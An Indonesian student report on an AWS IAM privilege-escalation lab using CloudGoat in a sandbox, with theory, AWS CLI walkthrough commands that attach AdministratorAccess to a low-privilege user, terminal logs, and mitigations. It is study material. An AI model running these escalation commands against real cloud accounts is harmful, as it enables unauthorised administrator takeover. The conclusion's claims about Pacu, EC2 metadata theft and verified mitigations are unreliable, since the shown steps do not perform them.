TUGAS KEAMANAN KOMPUTER

“ Eksperimen Cloud Attack & Mitigasi menggunakan IAM Role Exploitation (Privilege Escalation) ”

Menganalisis untuk bertahan, Memahami untuk mengamankan ”

Anggota Kelompok

Thomas Aquinas Ryan Wisnu Adi / 71230975

Michael Hosea / 71230977

Reynaldi Vincentius Sebastian / 71230979

Aurelio Theodhore Riyanto / 71230980

2025

Daftar Isi

BAB I
Pendahuluan

1. Latar belakang, tujuan dan pentingnya topik yang dibahas

Transformasi digital telah mendorong banyak organisasi dan perusahaan khususnya di Indonesia, untuk memindahkan infrastruktur teknologi mereka ke layanan cloud computing. Layanan ini memiliki beberapa keuntungan salah satunya yaitu efisiensi biaya, karena dengan menggunakan cloud sebuah organisasi atau perusahaan tidak perlu untuk membeli, merawat atau mengganti perangkat keras yang digunakan seperti server dan lainnya. Selain itu, cloud computing juga menyediakan skalabilitas dan fleksibilitas yang tinggi sehingga memungkinkan perusahaan untuk menyesuaikan sumber daya sesuai kebutuhan. Pada cloud juga memiliki pengelolaan sistem dan data secara terpusat sehingga pemantauan (monitoring) dapat dilakukan dengan efektif dan efisien.

Dalam konteks keamanan cloud, Identity and Access Management (IAM) memiliki peranan penting dalam mengatur kontrol akses. Aspek inilah yang akan menjadi fokus utama dalam laporan ini. Secara garis besar IAM befungsi untuk mengontrol siapa yang dapat mengelola atau memiliki hak akses terhadap data - data penting dari suatu layanan cloud. Oleh karena itu, ketika terjadi sebuah kesalahan dalam konfigurasi IAM, pengguna yang tidak sah dapat melakukan privilege escalation dimana privilege escalation itu adalah sebuah teknik serangan dengan tujuan untuk mendapatkan hak akses yang lebih tinggi.

Studi oleh Abou El Kalam dan Hussain (2023) mengidentifikasikan bahwa kelemahan utama dalam konfigurasi IAM adalah pemberian hak akses yang berlebihan (over-privileged roles) dan tidak adanya autentifikasi ganda, hal ini menjadi penyebab utama dari berbagai insiden privilege escalation yang terjadi di layanan cloud. Mereka juga menekankan pentingnya penerapan prinsip least privilege dan pemantauan aktivitas IAM secara aktif (log) sebagai langkah mitigasi yang harus diadopsi oleh organisasi atau perusahaan berbasis cloud

Di Indonesia pada tahun 2020, terjadi insiden besar berupa kebocoran data yang menimpa platform e-commerce terbesar di Indonesia yaitu Tokopedia. Dimana kurang lebih sekitar 91 juta data pribadi dari pengguna dilaporkan bocor dan diperjualbelikan di forum dark web. Berdasarkan analisis dari berbagai pakar keamanan siber dindikasikan bahwa salah satu faktor penyebabnya adalah kelemahan dalam sistem pengelolaan akses dan autentifikasi sehingga pihak yang tidak bertanggung jawab dapat mengeksploitasi infrastruktur cloud yang digunakan oleh Tokopedia. *(Kompasiana, 2022).*

Serangan semacam ini dikenal dalam lingkup keamanan siber sebagai IAM Role Exploitation yang dapat terjadi ketika suatu organisasi atau perusahaan tidak

menerapkan prinsip keamanan dasar seperti multi-factor authentication (MFA), least privilege, dan monitoring aktivitas IAM.

Pada analisis ini bertujuan untuk memahami bagaimana IAM Role Exploitation dapat terjadi di lingkungan cloud, khususnya yang akan kami gunakan berasal dari platform Amazon Web Services (AWS). Fokus utama dari eksperimen ini adalah skenario privilege escalation yang terjadi ketika seorang pengguna yang awalnya tidak memiliki akses terhadap layanan tertentu, dapat memperoleh akses yang lebih tinggi melalui penyalahgunaan access key yang telah diberikan.

2. Ruang lingkup tugas yang dilakukan

Ruang lingkup tugas ini berfokus pada simulasi dan analisis keamanan layanan cloud melalui eksploitasi konfigurasi Identity and Access Management (IAM) pada platform Amazon Web Services (AWS). Secara khusus eksperimen ini membahas skenario IAM Role Exploitation yang memungkinkan terjadinya privilege escalation, secara sederhana privilege escalation adalah peningkatan hak akses yang semula tidak diizinkan menjadi diizinkan untuk mengakses layanan tertentu. Eksperimen ini dilakukan dalam cakupan Sandbox AWS dengan menggunakan beberapa alat antara lain:

- AWS Console berupa sebuah antarmuka visual untuk membuat dan mengelola IAM roles dan policy.
- AWS CLI (Command Line Interface) yang digunakan untuk mengakses layanan AWS secara langsung melalui terminal dengan menggunakan access key yang diberikan.
- Terraform yang digunakan untuk membangun dan mereplikasi konfigurasi IAM secara otomatis.
- Pacu, berupa sebuah framework open source yang digunakan untuk menguji dan mensimulasi eksploitasi privilege escalation.

Setelah tahapan eksploitasi berhasil dijalankan, maka akan dilanjutkan dengan analisis terhadap kelemahan konfigurasi IAM yang nantinya digunakan sebagai celah untuk privilege escalation. Setelah simulasi dijalankan maka akan diterapkan berbagai langkah mitigasi, antara lain:

- Penerapan prinsip least privilege untuk membatasi hak akses pengguna.
- Implementasi Multi-Factor Authentication (MFA).
- Penggunaan AWS CloudTrail yang digunakan untuk mencatat log (aktivitas IAM secara real time)

BAB II
Landasan Teori

1. Penjelasan singkat tentang konsep terkait
   Dalam eksperimen eksploitasi Identity and Access Management (IAM) dalam lingkungan cloud, terdapat beberapa konsep penting yang digunakan untuk menganalisis dan mengevaluasi serangan privilege escalation yaitu:
   a. Cloud Computing
      Cloud computing adalah model penyediaan layanan teknologi berbasis internet yang memungkinkan pengguna untuk mengakses sumber daya komputasi seperti server, penyimpanan dan lainnya secara fleksibel melalui internet sehingga pengguna tidak perlu mengeluarkan biaya yang cukup tinggi untuk membeli alat infrastruktur seperti switch, router dan lainnya karena semua infrastruktur sudah dikelola oleh layanan cloud.

   b. Identity and Access Management (IAM)
      Identity and Access Management adalah layanan dari Amazon Web Services yang memungkinkan pengguna untuk mengontrol akses secara aman ke layanan dan sumber daya AWS. Secara garis besar IAM digunakan untuk memastikan bahwa hanya pengguna atau sistem dari AWS yang dapat mengakses sumber daya tertentu (membatasi) dan hanya untuk operasi yang diotorisasi (diberikan izin).

   c. Privilege Escalation
      Privilege Escalation adalah teknik serangan dimana seorang pengguna yang memiliki hak akses terbatas mencoba untuk mendapatkan hak akses yang lebih tinggi. Contohnya ada sebuah pengguna yang menjadi seorang staff biasa dalam suatu sistem dan staff tersebut hanya dapat melihat data. Namun karena ada kelemahan di dalam sistem, staff tersebut berhasil mengubah perannya menjadi seorang admin sehingga dapat menghapus, mengubah, atau mengakses data tersebut.

   d. IAM Role Exploitation
      IAM Role Exploitation adalah salah satu bentuk atau teknik dari privilege escalation yang memanfaatkan kesalahan konfigurasi untuk mendapatkan akses tidak sah kedalam sumber daya cloud.

   e. PACU
      Pacu adalah framework eksploitasi AWS yang digunakan untuk mengidentifikasi dan mengeksploitasi kelemahan konfigurasi IAM

   f. Mitigasi IAM Exploitation
      Mitigasi ini digunakan untuk mencegah IAM Role Exploitation dengan beberapa strategi antara lain:

- Principle of Least Privilege : Memberikan hak akses sesuai kebutuhan pengguna atau layanan
- Multi-Factor Authentication (MFA) : Menambahkan lapisan keamanan autentikasi misalnya ketika ingin login ke sebuah Aplikasi harus memasukkan kode verifikasi yang dikirim via Gmail.
- AWS CloudTrail : Layanan yang disediakan oleh AWS yang mencatat semua aktivitas IAM (logging)

2. Alat dan metode yang digunakan
   Alat yang digunakan:

   - Pacu, yaitu sebuah framework eksploitasi keamanan cloud khusus AWS yang dikembangkan oleh Rhino Security Labs. Alat ini digunakan untuk mengidentifikasi dan mengeksploitasi kelemahan konfigurasi IAM, termasuk privilege escalation.
   - AWS CLI (Command Line Interface) digunakan untuk mengakses dan mengontrol layanan AWS melalui terminal. CLI ini mendukung eksekusi perintah yang berkaitan dengan IAM roles, EC2 instances, dan sumber daya AWS lainnya.
   - Python 3 dan Pip merupakan persyaratan untuk menjalankan CloudGoat. Karena CloudGoat adalah alat berbasis Python, maka Python versi 3.x dan pip diperlukan untuk menginstal dependensi yang dibutuhkan.
   - Git digunakan untuk mengambil source code CloudGoat dari repository GitHub resminya.
   - AWS Free Tier atau lingkungan sandbox cloud lainnya digunakan sebagai tempat pelaksanaan simulasi eksploitasi. Ini dapat berupa akun gratis AWS atau laboratorium pembelajaran seperti AWS Educate, Qwiklabs, atau platform sejenis.
   - AWS CloudTrail digunakan untuk mencatat dan memantau aktivitas pengguna dan sistem di dalam layanan AWS. CloudTrail memungkinkan pelacakan semua aktivitas eksploitasi dan modifikasi IAM secara rinci.
   - IAM Roles merupakan komponen utama dalam eksperimen ini. IAM role menjadi objek eksploitasi, khususnya yang memiliki konfigurasi yang tidak aman atau memiliki hak akses yang terlalu luas (overprivileged).

   Metode Eksperimen yang Digunakan:

   Konfigurasi Lingkungan:

   - Menyiapkan CloudGoat dan dependensinya di lingkungan lokal (Windows Subsystem for Windows / Linux).

   - Mengatur AWS CLI dengan kredensial IAM role yang memiliki izin terbatas.

Simulasi Eksploitasi:

- Menjalankan CloudGoat untuk melakukan enumerasi kebijakan IAM dan mengidentifikasi role yang dapat dieksploitasi.
- Menggunakan EC2 metadata API untuk mengambil kredensial IAM sementara.
- Melakukan eskalasi hak akses ke role dengan izin lebih tinggi.

Pengujian Akses Tidak Sah:

- Menggunakan kredensial yang telah dikompromikan untuk mengakses layanan AWS yang sebelumnya tidak diperbolehkan (misalnya, mengambil objek dari S3, memodifikasi instance EC2).

Penerapan Mitigasi:

- Mengaktifkan IMDSv2 untuk instance EC2.
- Menerapkan kebijakan least privilege pada IAM role.
- Mengaktifkan Multi-Factor Authentication (MFA).
- Mengaktifkan logging CloudTrail untuk memantau aktivitas IAM.

Evaluasi Ulang:

- Menjalankan kembali langkah eksploitasi untuk memastikan bahwa langkah mitigasi telah berhasil menutup celah keamanan yang sebelumnya ditemukan.

BAB III
Metodologi

1. Peralatan dan software yang digunakan
    a. Peralatan
    Laptop
    Digunakan untuk menjalankan simulasi, pengujian, dan instalasi tool seperti CloudGoat, Terraform, Python serta mengakses AWS melalui terminal
    b. Software
        i. CloudGoat
        Merupakan sebuah tool open-source untuk membuat lingkungan AWS secara otomatis.

        ii. AWSCLI2
        Digunakan untuk menjalankan perintah AWS dari terminal yang memungkinkan pengguna mengelola IAM role dan lainnya

        iii. GIT dan GIT BASH
        Digunakan untuk clone / mengambil source code dari repositori contohnya CloudGoat

        iv. Python 3.10
        Digunakan untuk menjalankan CloudGoat karena CloudGoat merupakan sebuah alat berbasis python

        v. Account IAM AWS
        Berisi kredensial tertentu (access key) yang digunakan untuk melakukan eksploitasi dan pengujian.

        vi. Terraform
        Merupakan sebuah alat infrastructure as Code (IaC) yang digunakan untuk membangun dan mengelola infrastruktur AWS secara otomatis melalui konfigurasi file.

2. Langkah-langkah Eksperimen

    a. Persiapan Tools dan Software berupa

    - Tools
        a. Laptop / PC
    - Software
        a. Git for Windows: Untuk mengunduh (clone) repository CloudGoat dari GitHub.
        b. Python 3.10 dan pip: Dibutuhkan untuk menjalankan CloudGoat dan mengelola dependensinya.
        c. Poetry: Digunakan sebagai dependency manager untuk proyek Python (CloudGoat).

d. AWS CLI v2: Untuk mengonfigurasi dan berinteraksi dengan layanan AWS melalui command line.
e. Terraform (opsional): Sebagai alternatif untuk deployment environment.
f. CloudGoat: Framework simulasi eksploitasi dari Rhino Security Labs.
g. Akun IAM AWS: Dibutuhkan untuk menjalankan simulasi pada cloud sandbox (Free Tier).

b. Deploy skenario melalui CloudGoat / Clone Repository kemudian install Dependensinya.

```
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
cd cloudgoat
pip install poetry
poetry install
poetry self add poetry-plugin-shell
poetry shell
```

Kondisi Gagal :

- Ketika Poetry atau pip tidak ditemukan : Pastikan Python sudah diinstal dan ditambahkan ke PATH
- Git tidak dikenali : Periksa apakah Git sudah terinstall

c. Konfigurasikan profil CLI (aws configure --profile exploit-user) untuk admin.

Masukkan :

- Access Key ID
- Secret Access Key
- Region : us-east-1

Note : Access Key dan Secret Access didapatkan dari AWS Akun

Kondisi Gagal :

- Salah memasukkan kredensial akan membuat deployment skenario gagal

d. Jalankan Skenario IAM Privilege Escalation

Ketika skenario ini dijalankan maka akan menghasilkan file start.txt berisi kredensial IAM user target.

Kondisi Gagal :

- Jika CLI salah konfigurasi atau resource belum tersedia

e. Konfigurasi AWS CLI untuk Exploit User

```
aws configure --profile exploit-user
```

Gunakan access key dan secret dari start.txt

Kondisi Gagal :

- Jika terjadi kesalahan salin tempel kredensial atau kesalahan input manual

f. Verifikasi Identitas IAM

```
aws sts get-caller-identity --profile exploit-user
```

Catat user name dari hasil ARN

Perintah ini akan mengembalikan informasi identitas IAM user yang saat ini dikonfigurasi dalam profil exploit-user, berupa :

- UserId : ID unik dari pengguna IAM.
- Account : ID akun AWS
- Arn : Amazon Resource Name, yang menunjukkan identitas penuh dair user misalnya : **arn:aws:iam::123456789012:user/exploit-user**

Tujuan :

- Memastikan kredensial sudah benar dan user exploit-user aktif di environment
- ARN yang ditampilkan akan digunakan untuk langkah eksploitasi berikutnya

Kondisi Gagal :

- Jika kredensial tidak valid atau expired, maka tidak akan ada output atau biasanya ketika simulasi akan muncul pesan kesalahan **InvalidClientTokenId** atau **AccessDenied.**

g. Uji Akses Awal (Sebelum Eskalasi)

```
aws iam list-users --profile exploit-user
```

Ketika code ini dijalankan maka akan muncul error AccessDenied, karena belum memiliki akses admin.

Kondisi Gagal :

- Jika perintah berhasil, berarti user sudah memiliki previlege tinggi, dan skenario tidak berjalan sesuai rencana.

h. Privilege Escalation (Attach Policy Admin)

```
aws iam attach-user-policy \
  --user-name <nama-user> \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
  --profile exploit-user
```

Kondisi Gagal :

- Jika exploit-user tidak punya hak untuk attach policy, langkah ini akan gagal

i. Verifikasi Eskalasi Hak Akses

```
aws iam list-users --profile exploit-user
```

Jika berhasil, exploit-user kini memiliki hak akses administrator atau lebih tepatnya perintah akan menampilkan daftar user, menandakan exploit user sekarang adalah admin.

Kondisi Gagal :

- Jika tetap muncul AccessDenied, kemungkinan attach policy tidak berhasil atau perlu waktu untuk replikasi

j. Mitigasi (Dilakukan untuk Cabut Hak Akses Admin)

```
aws iam detach-user-policy \
  --user-name <nama-user> \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
  --profile cloudgoat
```

Jika role admin maka akan tidak memiliki izin detach policy, proses mitigasi akan gagal


k. Cleanup : Untuk menghapus resource

```
python -m cloudgoat.cloudgoat destroy iam_privesc_by_attachment --profile cloudgoat
```

Kondisi Gagal :

- Jika ada resource yang belum dilepaskan atau sesi masih aktif

3. Diagram Alir



BAB IV
Hasil & Pembahasan

Link Youtube : https://youtu.be/oVTB2PoCX8o?si=j-o3Y31O4DFm0K0r

1. Dokumentasi langkah-langkah yang dilakukan dalam bentuk teks, screenshot, video (di upload ke youtube) dan diagram alir.

   a. Clone Repository cloudgoat dan masuk ke folder cloudgoat

```
itsho@Michael MINGW64 ~
$ git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
fatal: destination path 'cloudgoat' already exists and is not an empty directory.

itsho@Michael MINGW64 ~
$ cd cloudgoat
```


   b. Install dependency untuk running aplikasi


```
itsho@Michael MINGW64 ~/cloudgoat
$ pip install poetry
```


```
itsho@Michael MINGW64 ~/cloudgoat
$ poetry install
Installing dependencies from lock file

No dependencies to install or update

Installing the current project: cloudgoat (2.2.1)

itsho@Michael MINGW64 ~/cloudgoat
$ poetry self add poetry-plugin-shell
The following packages are already present in the pyproject.toml and will be skipped:
```

```
itsho@Michael MINGW64 ~/cloudgoat
$ poetry shell

Looks like you're trying to use a Poetry command that is not available.

Since Poetry (2.0.0), the shell command is not installed by default. You can use,

  - the new env activate command (recommended); or
  - the shell plugin to install the shell command

Documentation: https://python-poetry.org/docs/managing-environments/#activating-the-environment

Note that the env activate command is not a direct replacement for shell command.
```

   c. Menambahkan users dan memberikan access key pada IAM console website dan CLI dengan Access key dan Secret yang sama








d. Membuat dan menjalankan simulasi skenario eksploitasi "IAM Privilege Escalation by Attachment" dari tool CloudGoat.

e. Buat profile exploitasi-user dengan file txt yang diberikan



f. Tes awal dan mengambil username

```
itsho@Michael MINGW64 ~/cloudgoat
$ aws sts get-caller-identity --profile exploitasi-user
{
    "UserId": "AIDAUBL3JWL4YNRY6MFDH",
    "Account": "277820846841",
    "Arn": "arn:aws:iam::277820846841:user/kerrigan"
}
```

g. Tes dengan list-users dimana memerlukan hak akses lebih untuk melakukannya

```
itsho@Michael MINGW64 ~/cloudgoat
$ aws iam list-users --profile exploitasi-user
```

h. Memasukkan hak akses agar bisa mengecek isi list-users

```
itsho@Michael MINGW64 ~/cloudgoat
$ aws iam attach-user-policy \
> --user-name kerrigan \
> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
> --profile exploitasi-user
```

i. Jika error, bisa masukkan code seperti ini

```
itsho@Michael MINGW64 ~/cloudgoat
$ aws iam put-user-policy \
  --user-name kerrigan \
  --policy-name AllowAttach \
  --policy-document '{
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Action": "iam:AttachUserPolicy",
        "Resource": "*"
      }
    ]
  }' \
  --profile cloudgoat
```

j. Jika sudah, kita bisa panggil lagi list-users dan hasilnya bisa melihat semua users yang ada.

2. Penjelasan hasil yang didapat

   Eksploitasi berhasil dilakukan dengan mengakses data yang sebelumnya tidak dapat diakses oleh user `kerrigan`. Setelah privilege escalation, user dapat melampirkan "Administrator Access" dan berhasil membaca konten seperti "*list-users".*

3. Analisis hasil yang diperoleh

   Eksploitasi IAM dengan privilege escalation sangat berbahaya jika konfigurasi IAM tidak tepat. Eksperimen ini menunjukkan bagaimana role atau policy dapat disalahgunakan untuk mendapatkan kontrol penuh terhadap lingkungan AWS.

4. Kaitan dengan teori yang telah dipelajari

   a. **Model Keamanan Sistem Informasi**

      Teori keamanan sistem informasi menjelaskan adanya tiga prinsip utama: *Confidentiality, Integrity, dan Availability* (CIA Triad). Eksperimen ini

menunjukkan bagaimana salah konfigurasi IAM dapat mengancam *confidentiality* dan *integrity* dari sistem, karena pengguna yang tidak berwenang dapat memperoleh akses tingkat administrator ke sumber daya penting seperti Amazon S3, EC2, dan IAM itu sendiri.

b. **Keamanan Cloud Computing**

Teori cloud security menekankan bahwa tanggung jawab keamanan dibagi antara penyedia layanan cloud (AWS) dan pengguna. Eksperimen ini secara jelas menunjukkan bahwa kesalahan pengguna (seperti policy yang salah atau IAM role over-privileged) dapat membuka celah keamanan yang signifikan, meskipun AWS sudah aman secara infrastruktur.

c. **Authentication dan Authorization**

Teori keamanan menjelaskan pentingnya *authentication* (pembuktian identitas) dan *authorization* (izin akses berdasarkan identitas). IAM di AWS memisahkan konsep ini dengan menggunakan *users*, *groups*, *roles*, dan *policies*. Ketika policy dikelola dengan longgar, proses authorization menjadi lemah, memungkinkan pengguna biasa mendapatkan akses admin (escalation).

5. Identifikasi masalah atau tantangan dalam implementasi

a. Kegagalan Terraform apply saat `start.sh` dijalankan dari Windows.

Karena start.sh ditulis dalam format shell script Unix (Linux / MacOS) sehingga diwindows menjadi perintah yang tidak dikenal sehingga perlu dikonversi

b. Masalah policy tidak otomatis dilampirkan ke user.

Hal ini bisa disebabkan karena konfigurasi awal IAM role atau skenario CloudGoat tidak memetakan permission dengan benar.

c. Perlu penambahan manual dengan `put-user-policy`.

Perintah put-user-policy digunakan untuk menambahkan inline policy secara langsung ke user.

d. Error `AccessDenied` yang perlu ditelusuri penyebabnya.

e. Kekurangan waktu untuk mencoba karena deadline yang tiba-tiba berubah.

BAB V
Kesimpulan dan Rekomendasi

Ringkasan:

Eksperimen ini menunjukan bagaimana IAM role yang tidak dikonfigurasikan dengan tepat di AWS dapat dimanfaatkan penyerang untuk melakukan privilage escalation. Penyerang dapat memanfaatkan Pacu untuk melakukan akses terhadap EC2 metada API untuk mendapatkan kredensial sementara yang nantinya meningkatkan hak akses ke IAM role dengan hak yang lebih tinggi. Dengan hak tersebut penyerang dapat mengakses layanan aws yang sebelumnya dibatasi, contohnya mengambil data dari S3 ataupun merubah instance EC2.

Tindakan mitigasi contohnya mengaktifkan IMDSv2 penerapan least privilage, aktivasi Multi-Faktor Authentication, dan juga catatan riwayat penggunaan AWS cloudtrail dapat menghalangi eksploitasi lebih lanjut. Setelah konfigurasi keamanan ditingkatkan, upaya eksploitasi yang sama tidak lagi akan berhasil yang mengindikasikan bahwa celah keamanan telah ditutup.

Kesimpulan

Eksperimen ini menunjukan bahwa konfigurasi IAM yang tak tepat dapat memberi celah bagi privilege escalation di lingkungan AWS. Setelah penerapan mitigasi seperti IMDSv2, prinsip least privilege, MFA, dan CloudTrail, celah keamanan berhasil ditutup dan eksploitasi tidak dapat dilakukan lagi.

Rekomendasi

Untuk mempermudah penelitian selanjutnya, disarankan menggunakan platform simulasi cloud seperti Qwiklabs atau AWS Academy yang menyediakan lingkungan siap pakai, sehingga tidak perlu repot membuat akun AWS dan mengatur konfigurasi secara manual. Selain itu, proses eksperimen sebaiknya diotomatisasi menggunakan skrip (seperti bash, Python, atau Terraform) agar instalasi alat, penyusunan IAM roles, serta pengujian eksploitasi dan mitigasi dapat dilakukan lebih cepat, konsisten, dan minim kesalahan.

DAFTAR PUSTAKA

Jasmine, L. A. (2022, September 25). *Analisa kasus data pengguna Tokopedia bocor ke dark web 2020*. Kompasiana. https://www.kompasiana.com/lutviasarijasmine4841/63301a5a08a8b577f003cf02/analisa-kasus-data-pengguna-tokopedia-bocor-ke-dark-web-2020 Diakses pada 2 Juni 2025

Abou El Kalam, A., & Hussain, S. A. (2023). *Security flaws and mitigation solution in cloud computing*. ResearchGate. https://www.researchgate.net/publication/390603397_Security_Flaws_and_Mitigation_Solution_in_Cloud_Computing Diakses pada 2 Juni 2025

Microsoft. (n.d.). *What is cloud computing?* Azure. https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-cloud-computing#:~:text=Cloud%20computing%20defined,resources%2C%20and%20economies%20of%20scale. Diakses pada 2 Juni 2025

